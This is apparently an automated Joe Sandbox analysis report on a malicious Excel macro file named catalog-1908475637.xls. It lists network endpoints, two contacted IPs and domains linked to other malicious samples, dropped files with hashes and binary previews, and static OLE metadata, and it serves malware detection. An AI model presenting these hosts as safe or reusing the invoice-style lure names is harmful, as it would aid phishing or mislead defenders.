http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://management.azure.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://wus2.contentsync.	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://api.office.net	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://entitlement.diagnostics.office.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://outlook.office.com/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://templatelogging.office.com/client/log	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://outlook.office365.com/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://webshell.suite.office.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://management.azure.com/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://devnull.onenote.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://ncus.pagecontentsync.	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://messaging.office.com/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://augloop.office.com/v2	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://skyapi.live.net/Activity/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://dataservice.o365filtering.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://directory.services.	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://staging.cortana.ai	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.79.62.12	carriepatrick.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
108.167.180.164	iamihaveican.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412000
Start date:	12.05.2021
Start time:	10:36:04
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	catalog-1908475637.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@5/6@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 92.122.145.220, 40.88.32.150, 13.64.90.137, 52.147.198.201, 52.109.76.68, 52.109.8.25, 104.43.193.48, 13.88.21.125, 184.30.20.56, 20.50.102.62, 92.122.213.247, 92.122.213.194, 8.248.117.254, 67.26.139.254, 8.253.95.249, 67.27.233.126, 67.27.157.126, 20.82.210.154, 20.54.26.129 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/412000/sample/catalog-1908475637.xls

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.79.62.12	catalog-1908475637.xls	Get hash	malicious	Browse	
	catalog-949138716.xls	Get hash	malicious	Browse	
	catalog-949138716.xls	Get hash	malicious	Browse	
	TCyJbxozes.xlsm	Get hash	malicious	Browse	
	TCyJbxozes.xlsm	Get hash	malicious	Browse	
	documents-1731157050.xlsm	Get hash	malicious	Browse	
	documents-1731157050.xlsm	Get hash	malicious	Browse	
108.167.180.164	catalog-1908475637.xls	Get hash	malicious	Browse	
	catalog-949138716.xls	Get hash	malicious	Browse	
	catalog-949138716.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
carriepatrick.com	catalog-1908475637.xls	Get hash	malicious	Browse	• 199.79.62.12
	catalog-949138716.xls	Get hash	malicious	Browse	• 199.79.62.12
	catalog-949138716.xls	Get hash	malicious	Browse	• 199.79.62.12
iamihaveican.com	catalog-949138716.xls	Get hash	malicious	Browse	• 108.167.180.164
	catalog-949138716.xls	Get hash	malicious	Browse	• 108.167.180.164

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	catalog-1908475637.xls	Get hash	malicious	Browse	• 199.79.62.12
	INV74321.exe	Get hash	malicious	Browse	• 119.18.54.126
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 116.206.104.92
	#10052021.exe	Get hash	malicious	Browse	• 116.206.104.66
	shipping docs and BL_pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	PDF.9066721066.exe	Get hash	malicious	Browse	• 208.91.199.224
	Payment Advice Note from 10.05.2021 to 608760.exe	Get hash	malicious	Browse	• 208.91.199.224
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153
	export of document 555091.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	RFQ-20283H.exe	Get hash	malicious	Browse	• 208.91.198.143
	BTC-2021.exe	Get hash	malicious	Browse	• 208.91.199.225
	invoice 85046.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	copy of invoice 4347.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	Copia de pago.exe	Get hash	malicious	Browse	• 208.91.199.225
	NEW PI#001890576.exe	Get hash	malicious	Browse	• 208.91.199.223
	bill 04050.xlsm	Get hash	malicious	Browse	• 103.21.59.208
	PO 4500379537.exe	Get hash	malicious	Browse	• 208.91.199.225
	catalog-949138716.xls	Get hash	malicious	Browse	• 199.79.62.12
	catalog-949138716.xls	Get hash	malicious	Browse	• 199.79.62.12
UNIFIEDLAYER-AS-1US	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 192.185.115.105
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	SOA PDF.exe	Get hash	malicious	Browse	• 192.185.226.148
	djBLaxEojp.exe	Get hash	malicious	Browse	• 192.185.161.67
	quotation 35420PDF.exe	Get hash	malicious	Browse	• 192.185.41.225
	REQUEST FOR PRICE QUOTE - URGENT.pdf.exe	Get hash	malicious	Browse	• 162.241.24.59
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.138.180
	invoice and packing list.pdf.exe	Get hash	malicious	Browse	• 192.185.136.173
	PO82055.exe	Get hash	malicious	Browse	• 192.185.161.67
	export of document 555091.xlsm	Get hash	malicious	Browse	• 192.185.173.71
	file.exe	Get hash	malicious	Browse	• 192.185.190.186
	generated purchase order 6149057.xlsm	Get hash	malicious	Browse	• 162.241.55.9
	file.exe	Get hash	malicious	Browse	• 192.185.186.178
	fax 4044.xlsm	Get hash	malicious	Browse	• 192.185.173.71
	scan of document 5336227.xlsm	Get hash	malicious	Browse	• 162.241.55.9
	check 24994.xlsm	Get hash	malicious	Browse	• 192.185.86.147

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	rF27d1O1O2.exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	cSvu8bTzJU.exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	Contract_kyrgyzstan_pdf.exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	DHL_988121.exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	DHL_988121.exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	SMC PO 1083 SAJ 1946 .exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	catalog-949138716.xls	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	- FAX ID 74172012198198.htm	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424 592794.htm	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	Cotizacii#U00f3n.exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	Cotizaci#U00f3n.exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	statistic-1310760242.xlsm	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	Payment Slip.docx	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	Report000042.htm	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	NewPO.exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	755c95c8_by_Libranalysis.exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	Wave Browser_ajpko2tb_.exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	98c87992_by_Libranalysis.exe	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164
	scan of invoice 6585050.xlsm	Get hash	malicious	Browse	• 199.79.62.12 • 108.167.18 0.164

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\DC377C05-C999-41EA-9263-9D9A4A0CA3BB	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\DC377C05-C999-41EA-9263-9D9A4A0CA3BB	
Entropy (8bit):	5.368399018878241
Encrypted:	false
SSDEEP:	1536:hcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:eEQ9DQW+zPXO8
MD5:	5A8F281AB971B0F240F054ABE59E784D
SHA1:	79670671D9740714BDABBC509A06207C1AAB3297
SHA-256:	41F45A746FB541A015ECB620391EEB2797BCE6590199359ED70C84D3C93CD0BF
SHA-512:	FA8AC82E43FBF2FB38B4054D044C50CEC27E4C7C9FE465543F018DEF63A878B8187A34B1853DCCF865C82BB482C537B952631685632777FC415123007FACC9A
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T08:37:03">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\79A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	82416
Entropy (8bit):	7.905286748984097
Encrypted:	false
SSDEEP:	1536:Bp2O+gfCjzHdIsgtUaF92hjPcQpWUot9ERRPJ:B+g6XdIRtUaFopH8x+J
MD5:	55E1E7989A379F65FC08F831C460446D
SHA1:	AB6FC395A09D5723E8A706C21B1DCFC925B36753
SHA-256:	FA322C334DDCF0412E2D2AD308CC8EDFCFE2D25EAFA9BC3B3151F1B228889135
SHA-512:	4BC179E375CB0F3243ECD638BED909D5077A88BCB1CD5E5D164F06B54C67D257893CE7080D2CD9951637A8BC7B2CB0193558BE7F0AD4362770B9E0641869AA 0
Malicious:	false
Reputation:	low
Preview:	.U.N#1..#.?.|.u;p..Q:.f.. .|.cW..x..@.....ek....R....jaM....w-;oF..'..k.....U..S.x.-[.....2.V.v.>..s.=X....hf...^c..s.....~q.]...9.d..f...zA.+'S.X.g.].j...h)...ON}...l.%(/.-Q7.''..=@...Q.b....0d|.f p.'Mm..<.....0....B.R....RX;.....Q+..DL..RZ|a.....f?I..b....).5V.....9...=J.....I.._.....Q|.5....=T.bH._...k..vSQF.-....^..._.9.#....."=....>Q[...{..>T..._?....h.....R..0<.....u ''.I..m...E.. '/7.CB....4y.....PK.....!..!.9.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Wed May 12 16:37:06 2021, atime=Wed May 12 16:37:06 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.636303018598367
Encrypted:	false
SSDEEP:	12:8eXUyuElPCH2Jgvx03YMJ+WrjAZ/2bDVLC5Lu4t2Y+xIBjKZm:8jvmAZiDE87aB6m
MD5:	F72F190374676D1B24003D4B6F2B41D4
SHA1:	BF400FC492584C333BB9E57726C57503466D4773
SHA-256:	21E9EC42697E16593F5195964FD285886970C70AD03669EC3AD0CD82C526562B
SHA-512:	E191A8E624AF354365DECFC17B31D2D74184E75772CFF1D9306A9A51179BC6164B222F8A0B67FDC66E126008DBD3155D9DF6683AE85E7456A65E4E5CAAACAB C
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...1amUG...1amUG... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,-.2.1.8.1.3.....P.1.....>Qyx..user.<.....Ny..R.....S.....7TX.h.a.r.d.z.....~.1.....R....Desktop.h.....Ny..R.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-. 2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....562258.....!a..%.H.VZAj...4.4.... .....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\catalog-1908475637.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:47 2020, mtime=Wed May 12 16:37:06 2021, atime=Wed May 12 16:37:06 2021, length=182272, window=hide
Category:	dropped
Size (bytes):	2190
Entropy (8bit):	4.687407801238395
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\catalog-1908475637.xls.LNK	
SSDEEP:	24:86Dv0vIAWSCDPSn7SD7aB6my6Dv0vIAWSCDPSn7SD7aB6m:85nW0TB6p5nW0TB6
MD5:	2C4BDC6E55BB3EED644939BE3C59213D
SHA1:	C3605C6BA0AA9404CF43F8167AB077175D789FC1
SHA-256:	A94A75CD68DFB9B2A5C7B20C35BEE2C2BFC98FF935AE9458FBBED1901D819A95
SHA-512:	29A2A9CAF322C8BD0A5DDBDD98FBD4E70233F98B8DEF698113BDAE1A89C10D2D8CD1CACB6D6BF086FD30551E2E82BB9C29CC13C3FBD9B1550A10AC579DD0218
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:...nDtmUG..nDtmUG.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qyx..user.<.....Ny..R.....S.....7TX.h.a.r.d.z.....~.1.....>Q{x..Desktop.h.....Ny..R.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....z.2.....R.. .CATALO~1.XLS..^.....>Qxx.R.....h.....5...c.a.t.a.l.o.g.-.1.9.0.8.4.7.5.6.3.7...x.l.s.....\.....-.....[.....>.S.....C:\Users\user\Desktop\catalog-1908475637.xls..-.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.c.a.t.a.l.o.g.-.1.9.0.8.4.7.5.6.3.7...x.l.s.....:.,.LB.)...As...`.....X.....562258.....!a..%.H.VZAj...^..-.....-..!a..%.H.VZAj...^..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	119
Entropy (8bit):	4.777083650480107
Encrypted:	false
SSDEEP:	3:oyBVomMgeThdmUeJreThdmUmMgeThdmUv:dj6tT8yTNtTJ
MD5:	C81074B58D4D4F2BAB70A6E51A0211F4
SHA1:	043C7302109119DB505E33016C8DFEF0045AC308
SHA-256:	ECBB085ACBD4CB39D97E22B9452911FC1BC9F81B2522A2BC189D5A9178DDAAC4
SHA-512:	6EE23F55871A220F8A52A8A3A526B9F9D6FC8AE73C7F0D4A55C860276B505BC07E23E27D3B422755A41CDDA67962EEDDEF3BFEFE8F4E349E40B3D42AA28C5EC0
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..catalog-1908475637.xls.LNK=0..catalog-1908475637.xls.LNK=0..[xls]..catalog-1908475637.xls.LNK=0..

C:\Users\user\Desktop\7AA10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	239373
Entropy (8bit):	5.447070340336927
Encrypted:	false
SSDEEP:	3072:+LNj/aodD8l+v5uCWikujU3j1PTMTHvznIMnFnbLNjZ9:M/aK8lPgZ9
MD5:	29D3E74503B63ECC948AD7D4BA14C341
SHA1:	4F0643BCB390206CA939AA2F36A1AF7FCBDD9459
SHA-256:	3406C0FCFCFB957FA94AF8751079FB216391FE3B742CC6E8C163749F66423EA7
SHA-512:	7698A604BA3E406F5BF1B9E952CC7B2AFF31B6F4D0E862BC454AE0A3D6E7CC7B50CA20BDB524AC5D3FED23CAAFF8AC99948BCD378EBF8A32523850617C62675
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. .....".....1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1....,..8.....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....Y..A.r.i.a.l.1.....Y..A.r.i.a.l.1.....>.....Y..A.r.i.a.l.1.....?.....Y..A.r.i.a.l.1.....Y..A.r.i.a.l.1.....Y..A.r.i.a.l.1.....Y..C.a.l.i.b.r.i.1.....Y..A.r.i.a.l.1.....Y..A.r.i.a.l.1.....Y..A.r.i.a.l.1.....Y..A.r.i.a.l.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Tue May 11 10:24:38 2021, Security: 0
Entropy (8bit):	3.2586605774114124

General

TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	catalog-1908475637.xls
File size:	380928
MD5:	1de5671f987904abf6caa9aacb029d88
SHA1:	42fdd77f2c2ae74a92c9ba9bd3ddcd2855b1ea06
SHA256:	ae321f6cf2fff1dee8da9df91a49b43d4d24850362861929031b45d7d5399c6a
SHA512:	cc426b4b88b20089ae5e15617e9db3cbdb3c4a42bd2e50458e76a166923107eadf9ca0de566f3cdaa9d7fa0bb285f6202cb72a22863ef8767172b0d50eb31395
SSDEEP:	3072:uwmQVVgt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/l/T/ERRKxx0wV4acr2/ChC5PlgO:VmHt6Uqa5DPdG9uS9QLlV4agcyW
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "catalog-1908475637.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-11 09:24:38
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096

General	
Entropy:	0.293096326749
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . @ . . . . H . . . . t . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . E x c e l 4 . 0 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.282028019457
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . X . . . . h . . . . v a n - v a n . . . . v - v i . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . . v G F . . . .
